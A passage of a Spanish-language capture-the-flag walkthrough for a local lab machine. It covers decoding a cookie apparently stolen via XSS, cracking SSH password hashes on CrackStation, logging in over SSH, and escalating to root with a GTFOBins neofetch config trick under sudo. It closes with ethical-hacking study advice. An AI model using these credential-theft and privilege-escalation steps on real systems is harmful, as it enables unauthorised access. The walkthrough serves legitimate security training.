


Una vez enviado dicho script veremos una cadena muy larga en GET, ese es el contenido de la cookie:



## ▼ Pista 13

Copiamos esta cadena y la decodificamos con **cyberchef**, una herramienta web muy útil para estos casos. Usamos URL decode, para ver el contenido:



## ▼ Pista 14

Podemos ver que se almacenan las credenciales de ssh, han puesto el usuario y la contraseña hasheada separada por dos puntos. Para crackear hash podemos usar **Crackstation**:

- **Usuario:**

CrackStation

CrackStation Password Hashing Security Defuse Security

Defuse.ca Twitter

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

b3d5711bf667d66776ca37d84f1b25fb2c23eac0902f98d405fb78f18714cef95ab8380a48795ab8380a487453fa53558095ec1bb-c3a5ba24f48531980d96d1b09e4eae090b

I'm not a robot

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5\_hex), md5-haaf, sha1, sha224, sha256, sha384, sha512, rpeMD160, whirlpool, MySQL 4.1+ (sha1[sha1\_bin]), QubesV3.1BackupDefaults

Hash	Type	Result
b3d5711bf667d66776ca37d84f1b25fb2c23eac0902f98d405fb78f18714cef95ab8380a487453fa53558095ec1bb-c3a5ba24f48531980d96d1b09e4eae090b	sha512	dante

Color Codes: Exact match, Partial match, Not found.

Download CrackStation's Wordlist

How CrackStation Works

CrackStation uses massive pre-computed lookup tables to crack password hashes. These tables store a mapping between the hash of a password, and the correct password for that hash. The hash values are indexed so that it is possible to quickly search the database for a given hash. If the hash is present in the database, the password can be recovered in a fraction of a second. This only works for "unsalted" hashes. For information on password hashing systems that are not vulnerable to pre-computed lookup tables, see our [hashing security page](#).

CrackStation's lookup tables were created by extracting every word from the Wikipedia databases and adding with every password list we could find. We also applied intelligent word mangling (brute force hybrid) to our wordlists to make them much more effective. For MD5 and SHA1 hashes, we have a 190GB, 15-billion-entry lookup table, and for other hashes, we have a 19GB 1.5-billion-entry lookup table.

You can download CrackStation's dictionaries [here](#), and the lookup table implementation (PHP and C) is available [here](#).

Last Modified: May 27, 2019, 8:19am UTC

Page Hits: 5921918

Unique Hits: 11801571

- **Contraseña:**

CrackStation

CrackStation Password Hashing Security Defuse Security

Defuse.ca Twitter

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

5f01e4b4018ea1cf3164395223d2f50e

I'm not a robot

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5\_hex), md5-haaf, sha1, sha224, sha256, sha384, sha512, rpeMD160, whirlpool, MySQL 4.1+ (sha1[sha1\_bin]), QubesV3.1BackupDefaults

Hash	Type	Result
5f01e4b4018ea1cf3164395223d2f50e	md5	33c7310

Color Codes: Exact match, Partial match, Not found.

Download CrackStation's Wordlist

How CrackStation Works

CrackStation uses massive pre-computed lookup tables to crack password hashes. These tables store a mapping between the hash of a password, and the correct password for that hash. The hash values are indexed so that it is possible to quickly search the database for a given hash. If the hash is present in the database, the password can be recovered in a fraction of a second. This only works for "unsalted" hashes. For information on password hashing systems that are not vulnerable to pre-computed lookup tables, see our [hashing security page](#).

CrackStation's lookup tables were created by extracting every word from the Wikipedia databases and adding with every password list we could find. We also applied intelligent word mangling (brute force hybrid) to our wordlists to make them much more effective. For MD5 and SHA1 hashes, we have a 190GB, 15-billion-entry lookup table, and for other hashes, we have a 19GB 1.5-billion-entry lookup table.

You can download CrackStation's dictionaries [here](#), and the lookup table implementation (PHP and C) is available [here](#).

Last Modified: May 27, 2019, 8:19am UTC

Page Hits: 5921919


Unique Hits: 11801574

[Defuse Security](#) | [Zcash](#) | [Secure PasteBin](#) | [Source Code](#)

Una vez hecho esto ya tendríamos las credenciales del ssh.

▼ *Sugerencia*

También hay otra forma más sencilla de obtener las cookies, simplemente quería mostrar otra forma para hacer XSS y usar netcat. Le damos a F12 en la página y nos vamos a Storage, ahí podremos obtener los hashes que hemos crackeado antes.



## Fase 6

Con las credenciales ssh, nos conectamos al servidor:

▼ *Pista 15*

```
(f12@kali)-[~]
$ ssh dante@172.17.0.2
dante@172.17.0.2's password:
Linux 7f2979d6bed0 6.12.13-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.12.13-1kali1 (2025-02-11) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
$ whoami
dante
$
```

Ahora veremos si tenemos algún privilegio:

```
$ sudo -l
Matching Defaults entries for dante on 7f2979d6bed0:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\::/usr/sbin\::/usr/bin\::/sbin\::/bin, use_pty


User dante may run the following commands on 7f2979d6bed0:
    (ALL) NOPASSWD: /usr/bin/neofetch

$ sudo neofetch
```

```
root@7f2979d6bed0
OS: Debian GNU/Linux 12 (bookworm) x86_64
Host: HP Pavilion Gaming Laptop 15-eclxxx
Kernel: 6.12.13-amd64
Uptime: 7 hours, 49 mins
Packages: 366 (dpkg)
Shell: bash 5.2.15
Resolution: 1920x1080
CPU: AMD Ryzen 5 4600H with Radeon Graphics (12) @ 3.000GHz
GPU: AMD ATI 05:00.0 Renoir
GPU: NVIDIA 01:00.0 NVIDIA Corporation TU117M
Memory: 4590MiB / 15354MiB
```

### ▼ Pista 16

Podemos ver que tenemos permisos de administración en neofetch. Por lo que buscamos en [GTFOBins](#) si podemos escalar a través de él.



### ▼ Pista 17

Podemos ver que, para escalar privilegios, debemos crear un archivo temporal con el contenido `exec /bin/sh` y pasarlo como configuración a neofetch, ejecutado con `sudo`. Dicho esto, copiamos y pegamos lo que nos indica y obtenemos privilegios de root.

```
$ TF=$(mktemp)
echo 'exec /bin/sh' >$TF
sudo neofetch --config $TF$ $
#
# whoami
root
# █
```



# Conclusión

De esta forma hemos aprendido cómo funciona una máquina sencilla, con múltiples vulnerabilidades, aprendiendo a usar herramientas reales y que normalmente se usan en estos entornos. Además, hemos refrescado conocimientos y visto algunos de otra forma. Si queremos avanzar más en el mundo del hacking ético y aprender más recomiendo lo siguiente:

- Conocer bien, saber qué rama quieres aprender, centrándote en atacar o en defender, es vital para luego hacer los certificados, ya que sabrás en cual encajas mejor.
- Hacer muchas máquinas, esto ha sido un ensayo, donde hemos aprendido lo más básico, allí fuera en internet hay máquinas mucho más complejas y divertidas de explorar. Por ello recomiendo:
  - [TryHackMe](#).
  - [HackTheBox](#).
- Si tenemos tiempo, recomiendo hacer cursos, ya sea aprendiendo lenguajes de programación, cómo de otras destrezas. Siempre es útil aprender, y hay en youtube muchos canales que nos pueden ayudar o academias que ofrecen cursos gratis:
  - Academias como Udemy.
  - Canales como S4vitar, MoureDev, El Pingüino de Mario, NetworkChuck, David Bombal, LaurieWired.
- Por último, hacer certificaciones, hay obviamente cursos que te preparan para ello, y es muy recomendable tenerlos para demostrar que sabes hacerlo.
  - Dejo este roadmap que nos puede ser muy útil para planificar nuestros estudios [CERTS](#).

Espero que os haya gustado este viaje por las entrañas del infierno, donde hemos aprendido los principales vectores de ataque y cómo mitigarlos. Vuestro Virgilio se despide de vosotros.

"Cuanto más silencioso te vuelves, más puedes oír."

- Baba Ram Dass